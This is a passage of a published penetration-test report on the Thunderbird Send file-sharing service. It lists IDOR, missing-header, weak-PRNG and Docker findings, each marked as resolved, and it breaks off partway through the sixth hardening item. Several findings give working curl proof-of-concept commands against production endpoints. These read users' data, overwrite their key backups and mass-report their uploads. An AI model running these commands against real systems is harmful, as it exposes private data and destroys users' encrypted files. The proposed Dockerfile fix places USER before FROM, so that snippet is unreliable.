


PLATINUM

ISO/IEC 27001:2022
ISMS Certified
by Consilium Labs (IAS)

AICPA SOC 2

Pentest Report

MZLA Technologies Corporation

in collaboration with the

Open Source Technology Improvement Fund, Inc

Thunderbird Send

Test Targets:

Websites & APIs
Cloud Infrastructure
Threat Model
Supply Chain

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dheeraj Joshi, BTech.
- Miroslav Štampar, PhD.
- Szymon Grzybowski, MSc.

This report is released under the Creative Commons Attribution Share-Alike 4.0 International license.
See License and Legal Notice for details and terms.

7ASecurity
Protect Your Site & Apps From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction **4**
About OSTIF **6**
Scope **7**
Identified Vulnerabilities **8**
TBS-01-007 WP1: Unauthenticated User Data Enumeration via IDOR (High) 8
TBS-01-008 WP1: Unauthenticated DoS via IDOR (Critical) 11
Hardening Recommendations **14**
TBS-01-001 WP1: Multiple Vulnerable Dependencies (Low) 14
TBS-01-002 WP1: Usage of Insecure PRNG (Low) 15
TBS-01-003 WP1: Possible Weaknesses via Absent Security Headers (Low) 17
TBS-01-004 WP1: Missing Content Security Policy (Low) 19
TBS-01-005 WP1: PrivEsc Risk via Default Docker Root User (Info) 20
TBS-01-006 WP1: Missing exp Claim in JWT token Configuration (Low) 21
TBS-01-009 WP1: Missing Refresh Token validation in validateJWT (Medium) 22
TBS-01-010 WP1: Missing Cross-Origin-related HTTP Security Headers (Info) 23
TBS-01-011 WP2: Insecure Default Cloud Settings (Medium) 24
TBS-01-012 WP2: Lack of Cloud-Native Workload Separation (High) 26
TBS-01-013 WP2: Weak Vulnerability Management Controls (Medium) 30
TBS-01-014 WP2: S3 Bucket Publicly Exposed (High) 32
TBS-01-015 WP2: Potential Horizontal PrivEsc via CI Role (High) 34
TBS-01-016 WP2: Secrets Stored in EC2 UserData (High) 35
TBS-01-017 WP2: Secrets Stored in ECS Task Definitions (High) 37
TBS-01-018 WP2: Databases Exposed Publicly (Medium) 39
TBS-01-019 WP2: EC2 Instances without Required IMDSv2 (Medium) 41
TBS-01-020 WP2: ECR Allowing Image Replacement (Medium) 43
TBS-01-021 WP2: Multiple Cloud PrivEsc Paths (High) 44
TBS-01-022 WP2: Insecure IAM User Configuration (High) 48
WP3: Thunderbird Send Lightweight Threat Model **50**
Introduction 50
Relevant assets and threat actors 50
Attack surface 51
Threat 01: Cloud Infrastructure Privilege Escalation 53
Threat 02: Sensitive Data Leakage / Unauthorized End-User Data Access 54
Threat 03: Insider Threat / Credential Leakage 55
Threat 04: Artifacts Tampering / Supply Chain Attacks 57
Threat 05: Risk of being involved in Malicious or Illegal Activities 58
Threat 06: Attacks against Custom Cryptography 59

WP4: Thunderbird Send Supply Chain Implementation **60**
Introduction and General Analysis 60
Current SLSA practices of Thunderbird Send 60
SLSA v1.0 Framework Analysis 61
SLSA v1.0 Assessment Results 62
SLSA v1.0 Assessment Justification 62
Producer requirements 62
Build requirements 63
SLSA v0.1 Framework Analysis 65
SLSA v0.1 Assessment Results 65
SLSA Conclusion 67
Conclusion **68**
License and Legal Notice **71**

Introduction

"Thunderbird send allows sending and receiving end to end encrypted files."
From https://addons.thunderbird.net/en-us/thunderbird/addon/tb-send/

This document outlines the results of a penetration test and *whitebox* security review conducted against the Thunderbird Send platform. The project was solicited by the Thunderbird Send team, facilitated by the *Open Source Technology Improvement Fund, Inc (OSTIF)*, funded by the *MZLA Technologies Corporation*, and executed by 7ASecurity in April and May 2025. The audit team dedicated 25 working days to complete this assignment. Please note that this is the first penetration test for this project. Consequently, the identification of security weaknesses was expected to be easier during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration the goal was to review the solution as thoroughly as possible, to ensure Thunderbird Send users can be provided with the best possible security. The methodology implemented was *whitebox*: 7ASecurity was provided with access to a staging environment, documentation, test users, and source code. A team of 5 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by March 2025, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Element channel. The Thunderbird Send team was helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

This audit split the scope items into the following work packages, which are referenced in the ticket headlines as applicable:

- WP1: Whitebox Tests against Thunderbird Send Websites & API
- WP2: Whitebox Tests against TS Cloud Infrastructure
- WP3: TS Lightweight Threat Model Documentation
- WP4: Whitebox Tests against TS Supply Chain Implementation

The findings of the security audit (WP1-2) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
2	*20*	*22*

Please note that the analysis of the remaining work packages (WP3-4) is provided separately, in the following sections of this report:

- WP3: TS Lightweight Threat Model Documentation
- WP4: Whitebox Tests against TS Supply Chain Implementation

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the Thunderbird Send applications.

About OSTIF

The *Open Source Technology Improvement Fund (OSTIF)* is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is ostif.org. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contactus@ostif.org or our Github.

Derek Zimmer, Executive Director
Amir Montazery, Managing Director
Helen Woeste, Communications and Community Manager
Tom Welter, Project Manager

Scope

The following list outlines the items in scope for this project:

- **WP1: Whitebox Tests against Thunderbird Send Websites & API**
  - https://send.tb.pro/
  - https://send-stage.tb.pro/
  - https://addons.thunderbird.net/en-US/thunderbird/addon/tb_send
  - https://github.com/thunderbird/send-suite
- **WP2: Whitebox Tests against TS Cloud Infrastructure**
  - AWS account - 768512802988
  - https://github.com/thunderbird/send-suite/commit/9ff...ba5
- **WP3: TS Lightweight Threat Model Documentation**
  - As above
- **WP4: Whitebox Tests against TS Supply Chain Implementation**
  - As above

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *TBS-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

TBS-01-007 WP1: Unauthenticated User Data Enumeration via IDOR *(High)*

Retest Notes: Resolved[1] by Thunderbird Send and confirmed by 7ASecurity.

Multiple API endpoints of the Thunderbird Send backend expose sensitive user data through *Insecure Direct Object References (IDOR)*. By modifying the predictable *userId* parameter, unauthenticated access is granted to private message containers, shared folder metadata, conversation histories, and cryptographic material. This occurs due to the absence of both JWT-based authentication enforcement and authorization validation.

Two critical flaws enable this behavior. The *requireJWT* middleware is not applied, allowing unauthenticated access. Secondly, no authorization check verifies that the *userId* in the request path corresponds to the identity of the authenticated session. As a result, user-specific data can be accessed without authorization.

Affected API Endpoints:
/api/users/<userId>/activity
/api/users/<userId>/containers
/api/users/<userId>/conversations
/api/users/<userId>/folders/sharedByUser
/api/users/<userId>/folders/sharedWithUser
/api/users/<userId>/invitations
/api/users/publickey/<userId>

PoC:
The following command returns sensitive container data for an arbitrary user ID without authentication:

Command:
```
curl -s 'https://send-backend.tb.pro/api/users/12/containers' | jq
```

Output:
```
[
  {
```

[1] https://github.com/thunderbird/send-suite/issues/584

```
    "id": 40,
    "name": "untitled",
    "createdAt": "2025-04-10T22:00:18.146Z",
    "updatedAt": "2025-04-10T22:00:18.146Z",
    "type": "FOLDER",
    "shareOnly": false,
    "ownerId": 12,
    "groupId": 40,
    "wrappedKey": null,
    "parentId": null,
    "items": [
      {
        "id": 65,
        "name": "GniGMHnXYAAt6Kl.jpeg",
        "wrappedKey":
"JUMzJUE1JUMzJUIxcyU1QyVDMyVCMCVDMyVBQiVDMiVCN0hUJUMyJTk3JTFEJUMyJTk5JUMyJUI2JTBBJTE3JTdGJUMzJTk1JTA3JUMyJUI1JUMyJUI1JUMyJTgwJUMyJUFCQSUwNSUxQiUxNiVDMiVCRCVDMyVCOCUyMyUwN0YlQzIlQkQlQzIlOTV0JUMzJTg0dSVDMiU4MCVDMiVBM2clQzIlQjM=",
        "containerId": 40,
        "uploadId": "de233d8c7f8b8a0dfa511959fe9462812d7979ce6b796230",
        "type": "MESSAGE",
        "createdAt": "2025-04-11T14:47:25.091Z",
        "updatedAt": "2025-04-11T14:47:25.091Z",
        "upload": {
          "id": "de233d8c7f8b8a0dfa511959fe9462812d7979ce6b796230",
          "size": 42568,
          "ownerId": 12,
          "type": "image/jpeg",
          "createdAt": "2025-04-11T14:47:24.573Z",
          "reported": true,
          "reportedAt": "2025-04-12T21:17:38.367Z",
          "owner": {
            "email": "miroslav@7asecurity.com"
          }
        }
      },
[...]
]
```


Result:
The endpoint fails to restrict access to the authenticated user and permits direct enumeration of resources tied to arbitrary user IDs.

The root cause for this issue can be observed in the following code path:

Affected File:
https://github.com/thunderbird/send-suite/[...]/send/backend/src/routes/users.ts

Affected Code:

```
// All containers, regardless of type
router.get(
  '/:userId/containers',
  addErrorHandling(USER_ERRORS.FOLDERS_NOT_FOUND),
  wrapAsyncHandler(async (req, res) => {
    const { userId } = req.params;
    const containers = await getAllUserGroupContainers(parseInt(userId), null);
    res.status(200).json(containers);
  })
);
```

Authentication enforcement should be implemented by applying the *requireJWT* middleware to all sensitive endpoints. Authorization validation must ensure that the *userId* in the request path matches the authenticated session identity. For endpoints intended to be publicly accessible, such as those returning public keys, access controls or rate limiting should be introduced. Additionally, sequential numeric user IDs should be replaced with unpredictable UUIDs to reduce the risk of enumeration. For additional mitigation guidance, please see the *OWASP Insecure Direct Object Reference Cheat Sheet*[2].

Proposed Fix:

```
// Fixed endpoint implementation
router.get(
  '/:userId/containers',
  requireJWT, // Enforce authentication
  addErrorHandling(USER_ERRORS.FOLDERS_NOT_FOUND),
  wrapAsyncHandler(async (req, res) => {
    const { id: sessionUserId } = getDataFromAuthenticatedRequest(req);
    const { userId } = req.params;

    if (parseInt(userId) !== sessionUserId) {
      throw new Error(USER_ERRORS.UNAUTHORIZED_ACCESS);
    }

    const containers = await getAllUserGroupContainers(parseInt(userId), null);
    res.status(200).json(containers);
  })
);
```

[2] https://cheatsheetseries.owasp.org/.../Insecure_Direct_Object_Reference_Prevention...

TBS-01-008 WP1: Unauthenticated DoS via IDOR *(**Critical**)*

Retest Notes: Resolved[3] by Thunderbird Send and confirmed by 7ASecurity.

Two unauthenticated *Denial-of-Service (DoS)* vulnerabilities were identified due to *Insecure Direct Object References (IDOR)*. Missing authentication enforcement allows abuse of the backup and reporting functionalities, resulting in service disruption, data loss, and permanent file inaccessibility. The severity is elevated due to unauthenticated access, trivial exploitation using predictable user IDs, and platform-wide impact.

Issue 1: Unauthenticated DoS in Backup Functionality

The backup API permits unauthenticated overwriting of backup data for arbitrary users by modifying the *userId* parameter. Due to sequential user IDs, the flaw can be exploited easily. Once targeted, the affected user is denied access to the *"Restore keys from backup"* option at login and is forced to generate new cryptographic keys. Existing encrypted files become irrecoverable.

Following key regeneration, file uploads and downloads consistently fail. The application remains non-functional until the hidden *"Reset keys and lose access to previously created files"* action is manually triggered.

Affected API Endpoint:
/api/users/<userId>/backup

The following example demonstrates the unauthenticated DoS via IDOR in the backup API call for an arbitrary user ID:

PoC Command:
```
curl -X POST -H "Content-Type: application/json" -d '{"keys":"", "keypair":"", "keystring":"", "salt":""}' https://send-backend.tb.pro/api/users/12/backup
```

Output:
```
{"message":"backup complete"}
```

[3] https://github.com/thunderbird/send-suite/issues/587




Fig.: Service DoS due to the backup functionality abuse

The root cause for this issue can be observed in the following code path:

Affected File:
https://github.com/thunderbird/send-suite/[...]/send/backend/src/routes/users.ts

Affected Code:

```
router.post(
  '/:id/backup',
  addErrorHandling(USER_ERRORS.BACKUP_FAILED),
  wrapAsyncHandler(async (req, res) => {
      const { id } = req.params;
      const { keys, keypair, keystring, salt } = req.body;
      // We're not using the return value, but we want to make sure the backup runs
      await setBackup(parseInt(id), keys, keypair, keystring, salt);
      res.status(200).json({
      message: 'backup complete',
    });
  })
);
```

Issue 2: Unauthenticated DoS in Report Functionality

This issue extends the enumeration issue described in TBS-01-007. Once upload IDs are retrieved without authentication, the report API can be abused to mass-report legitimate uploads, causing their removal and rendering them inaccessible to users.

Affected API Endpoint:
/api/containers/<containerId>/report

The following example demonstrates the unauthenticated DoS via IDOR in the report API call for enumerated file upload IDs:

PoC Command:

```
userId=12
apiBase="https://send-backend.tb.pro/api"

# Fetch containers and extract uploadIds
uploadIds=$(curl -s "$apiBase/users/$userId/containers" | jq -r '.[].items[].uploadId')

# Loop through each uploadId and report it
for uploadId in $uploadIds; do
  echo "Reporting uploadId: $uploadId"
  curl -s -X POST "$apiBase/containers/_/report" \
       -H 'Content-Type: application/json' \
       --data-raw "{\"uploadId\":\"$uploadId\"}"
  echo
done
```

Output:

```
"51dcf45f80f88bcae5dddc19acce1e85123b5f3216db6a5c"
{"message":"reported successfully"}
```

The root cause for this issue can be observed in the following code path:

Affected File:
https://github.com/thunderbird/send-suite/[...]/send/backend/src/routes/containers.ts

Affected Code:

```
router.post(
  '/:containerId/report',
  addErrorHandling(CONTAINER_ERRORS.ITEM_NOT_REPORTED),
  wrapAsyncHandler(async (req, res) => {
    const { uploadId } = req.body;
    await reportUpload(uploadId);
    res.status(200).json({ message: 'reported successfully' });
  })
);
```

Authentication must be enforced by applying the *requireJWT* middleware to all user-specific API endpoints. Authorization validation must ensure that the session identity matches the userId parameter. Predictable user identifiers must be replaced with non-enumerable UUIDs to reduce the risk of enumeration-based attacks. Although the reporting API is intended to support public access via shared links, the enumeration issue described in TBS-01-007 must be addressed to prevent unauthorized discovery of upload identifiers and subsequent abuse.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

TBS-01-001 WP1: Multiple Vulnerable Dependencies *(Low)*

Retest Notes: Resolved[4] by Thunderbird Send and confirmed by 7ASecurity.

Publicly known vulnerabilities were identified in components used by the Thunderbird Send codebase. Although exploitation in the current implementation is unlikely, reliance on vulnerable packages is considered poor security practice and may introduce unintended risks. The following table summarizes the affected NodeJS dependencies, used either directly or transitively.

Component	Issues	Severity
esbuild@0.21.5 <0.25.0	Server Side Request Forgery[5]	Medium
vite@5.4.14 <5.4.15	Bypass of *server.fs.deny*[6,7]	Medium

This issue was confirmed through review of the following file:

Affected File:
https://github.com/thunderbird/send-suite/[...]/pnpm-lock.yaml

Affected Code:

```
vite@5.4.14(@types/node@22.13.11):
    dependencies:
        esbuild: 0.21.5
        postcss: 8.5.3
        rollup: 4.36.0
[...]
esbuild@0.21.5:
    resolution: {integrity:
```

[4] https://github.com/thunderbird/send-suite/pull/598
[5] https://github.com/advisories/GHSA-67mh-4wv8-2f99
[6] https://github.com/advisories/GHSA-x574-m823-4x7w
[7] https://github.com/advisories/GHSA-4r4m-qw57-chr8

```
sha512-mg3OPMV4hXywwpoDxu3Qda5xCKQi+vCTZq8S9J/EpkhB2HzKXq4SNFZE3+NK93JYxc8VMSep+lOUSC/R
VKaBqw==}
    engines: {node: '>=12'}
    hasBin: true
```

All affected dependencies should be upgraded to their latest secure versions. To prevent recurrence, an automated mechanism such as a scheduled job or commit hook should be introduced to identify vulnerable packages regularly. Tools such as *pnpm audit*[8], the the *Snyk* tool[9] and the *OWASP Dependency Check project*[10] are recommended. Ideally, these tools should be integrated into a CI/CD pipeline and configured to notify a lead developer or administrator when known vulnerabilities are detected.

TBS-01-002 WP1: Usage of Insecure PRNG *(Low)*

Retest Notes: Resolved[11] by Thunderbird Send and confirmed by 7ASecurity.

A weak pseudo-random number generator (PRNG), specifically *Math.random()*[12], was identified in the Thunderbird Send codebase within security-relevant functionality. Although the likelihood of successful exploitation is limited, the use of this non-cryptographic generator deviates from best practices and may allow prediction of tokens or identifiers under specific conditions.

Two insecure usages of *Math.random()* were identified:

Affected File:
https://github.com/thunderbird/send-suite/[...]/packages/send/backend/src/utils.ts

Affected Code:

```
export function uuidv4() {
  return 'xxxxxxxx-xxxx-4xxx-yxxx-xxxxxxxxxxxx'.replace(/[xy]/g, function (c) {
    const r = (Math.random() * 16) | 0,
      v = c == 'x' ? r : (r & 0x3) | 0x8;
    return v.toString(16);
  });
}
```

Affected File:
https://github.com/thunderbird/send-suite/[...]/send/frontend/scripts/deploy_xpi.ts

[8] https://pnpm.io/cli/audit
[9] https://snyk.io/
[10] https://owasp.org/www-project-dependency-check/
[11] https://github.com/thunderbird/send-suite/issues/601
[12] https://deepsource.com/blog/dont-use-math-random

Affected Code:

```
function generateJwtId(): string {
  const alphabet = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789';
  const idLength = 64;
  let jwtId = '';

  for (let i = 0; i < idLength; i++) {
    jwtId += alphabet.charAt(Math.floor(Math.random() * alphabet.length));
  }

  return jwtId;
}

function generateJwt(): string {
  // Gather the data we need for the PWT payload
  const config = getEnvConfig();
  const apiKey = config.api_key;
  const apiSecret = config.api_secret;

  // Craft the payload
  return jwt.sign({}, apiSecret, {
    algorithm: 'HS256',
    expiresIn: '1 minute',
    issuer: apiKey,
    jwtid: generateJwtId(),
  });
}
```

The use of a weak random number generator can result in predictable outputs, thereby introducing the risk of exploitation. It is strongly recommended that all instances of *Math.random()* be replaced with cryptographically secure alternatives[13] such as *crypto.getRandomValues()* or *crypto.randomBytes()*. This change would enhance the unpredictability of generated values, improving security while maintaining backward compatibility.

[13] https://cheatsheetseries.owasp.org/cheatsheets/Cryptographic_Storage_Cheat_Sheet.html

TBS-01-003 WP1: Possible Weaknesses via Absent Security Headers *(Low)*

Retest Notes: Resolved[14] by Thunderbird Send and confirmed by 7ASecurity.

A selection of HTTP security headers was confirmed to be absent from hosts related to the Thunderbird Send platform. Although this does not represent a direct vulnerability, it introduces risk by enabling exploitation of known attack vectors such as *TLS channel downgrades*[15], *Cross-Site Scripting (XSS)*[16], *Mime Sniffing*[17] and *Clickjacking*[18]. The absence was observed in both production and staging environments.

Affected Hosts:
https://send.tb.pro
https://send-stage.tb.pro

Example: Complete lack of HTTP Security headers

Command:
```
curl -I https://send.tb.pro
```

Output:
```
HTTP/2 200
content-type: text/html
content-length: 656
date: Wed, 09 Apr 2025 21:37:51 GMT
last-modified: Wed, 02 Apr 2025 19:31:50 GMT
etag: "e0ea700e09109025ff469763d6d8f80b"
x-amz-server-side-encryption: AES256
accept-ranges: bytes
server: AmazonS3
x-cache: Hit from cloudfront
via: 1.1 7e8e21f463faf38ee9cfcd5ec5e09b6c.cloudfront.net (CloudFront)
x-amz-cf-pop: ZAG50-C1
x-amz-cf-id: l4yhE2BH91nEixbZn5YowdYnsJcD85AZEmnLYEOQ7RfiV7EkK1c3FA==
age: 1309
```

To prevent a host of associated flaws, the following headers require careful review from the developer team:

- *X-Frame-Options*: Defines if framing is permitted. While effective to protect from clickjacking attacks, a framable web page can facilitate many other attack

[14] https://github.com/thunderbird/tbpro-add-on/pull/21
[15] https://en.wikipedia.org/wiki/Downgrade_attack
[16] https://owasp.org/www-community/attacks/xss/
[17] https://cheatsheetseries.owasp.org/[...]/HTTP_Headers_Cheat_Sheet.html
[18] https://owasp.org/www-community/attacks/Clickjacking

scenarios[19]. SAMEORIGIN or DENY are appropriate values in most cases.

- Some *X-Frame-Options* limitations may be offset by leveraging the CSP framework, which offers comparable protective guarantees. It is proposed to implement a simultaneous deployment of the *Content-Security-Policy: frame-ancestors 'none';* header to safeguard users of both modern and older browsers.
- *X-Content-Type-Options*: Defines if resource MIME sniffing should be initiated by the browser. Omitting this header is widely known to assist a specific attack scenario that manipulates the browser into rendering a resource as an HTML document, which ultimately incurs Cross-Site-Scripting (XSS).
- *Strict-Transport-Security (HSTS)*: When missing, this allows adversaries to downgrade HTTPS traffic to clear-text HTTP, hence facilitating MitM attacks using widely available tools, like *sslstrip*[20]. It is advised to deploy HSTS as follows:

  Strict-Transport-Security: max-age=31536000; includeSubDomains;

  Note: The *HSTS preload* option should be avoided unless DoS risks[21] are clearly ruled out.

Integration of these headers ensures proper browser behavior for secure communications and resource handling. It is advised that server configurations for both environments be updated to consistently include these headers in all HTTP responses, including error responses. Centralization through a load balancer or shared configuration file is recommended for consistency and ease of maintenance.

[19] https://cure53.de/xfo-clickjacking.pdf
[20] https://moxie.org/software/sslstrip/
[21] https://www.tunetheweb.com/blog/dangerous-web-security-features/

TBS-01-004 WP1: Missing Content Security Policy *(Low)*

Retest Notes: Resolved[22,23] by Thunderbird Send and confirmed by 7ASecurity.

The Thunderbird Send platform was found to lack a *Content Security Policy* (CSP)[24], which exposes users to increased risk of *Cross Site Scripting (XSS)* attacks. In the absence of CSP directives, exploitation of XSS becomes significantly easier. The issue was confirmed through inspection of both the HTTP headers and the HTML source, where no CSP definitions were found.

Affected Hosts:
https://send.tb.pro
https://send-stage.tb.pro

Example: Missing Content-Security-Policy header

Command:
```
curl -I https://send.tb.pro
```

Output:
```
HTTP/2 200
content-type: text/html
content-length: 656
date: Wed, 09 Apr 2025 21:37:51 GMT
last-modified: Wed, 02 Apr 2025 19:31:50 GMT
etag: "e0ea700e09109025ff469763d6d8f80b"
x-amz-server-side-encryption: AES256
accept-ranges: bytes
server: AmazonS3
x-cache: Hit from cloudfront
via: 1.1 c1caf5d327c9eee53d26ab7b7a8235f0.cloudfront.net (CloudFront)
x-amz-cf-pop: ZAG50-C1
x-amz-cf-id: I-N7u2rPCapmHtYRDD1URuG0PUtgG47yBjS71rdwA-puLq42N50LGQ==
age: 2415
```

The CSP configuration should be introduced in *report-only*[25] mode to ensure compatibility with existing site functionality. The *Google CSP Evaluator* website[26] should be used to assess policy strength and identify bypasses or risky directives. Once validated, enforcement mode can be deployed.

[22] https://github.com/thunderbird/tbpro-add-on/pull/21
[23] https://github.com/thunderbird/tbpro-add-on/pull/210
[24] https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
[25] https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy-Report-Only
[26] https://csp-evaluator.withgoogle.com/

Proposed Fix:

```
content-security-policy: default-src 'self'; script-src 'self'; img-src https: data:;
font-src 'self' data:; object-src 'none'; frame-ancestors 'none'
```

TBS-01-005 WP1: PrivEsc Risk via Default Docker Root User *(Info)*

Retest Notes: Resolved[27] by Thunderbird Send and confirmed by 7ASecurity.

The Docker containers within the *send-suite*[28] repository were found to execute processes without specifying a non-root user. By default, Docker uses the *root* user unless otherwise configured. This increases the risk of privilege escalation and potential compromise of the host environment if any vulnerability is exploited within the container.

Affected Files:
https://github.com/thunderbird/send-suite/blob/main/packages/send/backend/Dockerfile
https://github.com/thunderbird/send-suite/blob/main/packages/send/frontend/Dockerfile

Affected Code:

```
FROM node:22.14.0
RUN apt update -y && apt upgrade -y

WORKDIR /app
ADD package.json \
   pnpm-lock.yaml \
   tsconfig.json \
   ./
[...]
```

A dedicated non-root user should be created and assigned only the minimal permissions required for application execution. This user should then be explicitly set in the Dockerfile using the *USER* directive to enforce non-root operation. This practice reduces the attack surface and enforces container isolation.

Proposed Fix:

```
# Switch to the non-root user
USER non-root

# Run the application securely
FROM node:22.14.0
RUN apt update -y && apt upgrade -y

WORKDIR /app
ADD package.json \
```

[27] https://github.com/thunderbird/tbpro-add-on/issues/96
[28] https://github.com/thunderbird/send-suite

```
    pnpm-lock.yaml \
    tsconfig.json \
    ./
[...]
```

TBS-01-006 WP1: Missing *exp* Claim in JWT token Configuration *(Low)*

Retest Notes: Resolved[29] by Thunderbird Send and confirmed by 7ASecurity.

